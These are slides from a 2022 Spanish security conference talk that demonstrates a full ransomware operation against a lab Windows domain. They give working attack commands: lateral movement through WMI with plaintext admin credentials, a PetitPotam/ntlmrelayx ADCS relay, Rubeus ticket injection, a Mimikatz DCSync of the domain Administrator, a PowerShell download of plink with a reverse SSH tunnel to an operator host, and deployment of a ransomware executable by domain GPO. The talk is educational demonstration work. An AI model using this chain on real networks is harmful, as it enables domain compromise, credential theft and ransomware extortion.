
Escribe aquí para buscar

10:59 PM 9/11/2022

Situación actual



- ❑ Tres equipos comprometidos completamente



Compromiso del dominio






Lolbas FTW again

LogonPasswords


```
WMICommand      /computename:"ws2019-dc1"      /command:"<GRUNT
RUNNER>"          /username:"asturcon.tech\Administrador"
/password:"AsturCON123"
```

Lolbas FTW again




Situación actual

- ❑ Todos los equipos comprometidos completamente



Bonus: *PetitPotam*





Topotammmmm

[Entrar en `http://192.168.107.101/certsrv`]

```
ntlmrelayx.py -t http://192.168.107.101/certsrv/certfnsh.asp -smb2support --adcs --  
template DomainController
```

```
python /opt/PetitPotam/PetitPotam.py 192.168.107.128 192.168.107.100 -u pacon -p Cuñao1234
```

[Deshabilitaremos Antivirus por comodidad en WIN10-WORK2...]

```
Rubeus.exe asktgt /user:ws2019-dc1$ /certificate:<base64-certificate> /ptt
```

```
Mimikatz.exe
```

```
lsadump::dcsync /user:Administrador
```

Topotammmmm



Kali Linux 2020 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- AsturCON
 - WS2016-SRV
 - WS2019-DC1
 - WIN10-WORK2
 - WIN10-WORK1
 - WS2016-DC2
- COIPA
- FreeRadius
- OSEP
- GNS3
- Pentesting
 - Clone of Web App Pentesting
 - Kali Linux 2020
 - Windows 10 - Core Impact
 - Web App Pentesting
- Ransomware
- Formación
- WindowsLAB
- TFG_RVU
- RubberDucky
- Shared VMs (Deprecated)
- 192.168.3.104

Home WS2019-DC1 WIN10-WORK2 WS2016-DC2 Kali Linux 2020

401 - No autorizado: acc... qterminal

root@kali: ~

```

Archivo Acciones Editar Vista Ayuda
root@kali:~# ntlmrelayx.py -t http://192.168.107.101/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded.. eso desegado debido a credenciales no validas.
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
    
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Escribe aquí para buscar

11:45 PM 9/11/2022

Despliegue de *ransomware*



Knock, knock, knocking on heaven's door



```
ChangeDirectory C:\Users\Public
```

```
ListDirectory
```

```
PowerShell
```


```
"(New-Object
```

```
Net.WebClient).DownloadFile('https://github.com/tdkmp4n4/AsturCON2022/raw/main/plink.exe',  
'C:\Users\Public\plink.exe')"
```

```
ListDirectory
```

```
PowerShell "echo y | C:\Users\Public\plink.exe -ssh -l <user> -pw <pass> -R  
13389:127.0.0.1:3389 X.X.X.X"
```

Knock, knock, knocking on heaven's door



[En máquina operadora... Forwarding 3389 -> 13389]

```
ssh -L 0.0.0.0:3389:127.0.0.1:13389 asturcon@127.0.0.1
```

[RDP a máquina operadora] -> [Se hará forwarding a máquina WS2019-DC1]

[Editar GPO por defecto del dominio y añadir tarea programada en Configuración del equipo

-> Preferencias -> Configuración del panel de control -> Tareas programadas]

[Ejecutar \\ws2019-dc1\SYSTEM\asturcon.tech\scripts\enc.exe]

Situación actual



Referencias



Enlaces de interés




- ❑ <https://github.com/tdkmp4n4/AsturCON2022>
- ❑ <https://github.com/cobbr/Covenant>
- ❑ <https://blog.segu-info.com.ar/2022/06/kill-chain-para-8-familias-de.html>
- ❑ <https://github.com/topotam/PetitPotam>
- ❑ Muchas otras herramientas que podéis buscar en la red! 😊



MUUUUCHAS
GRACIAS!!! :)

Operación Ransomware: un día en la oficina



David Álvarez Robles – AsturCON Tech 2022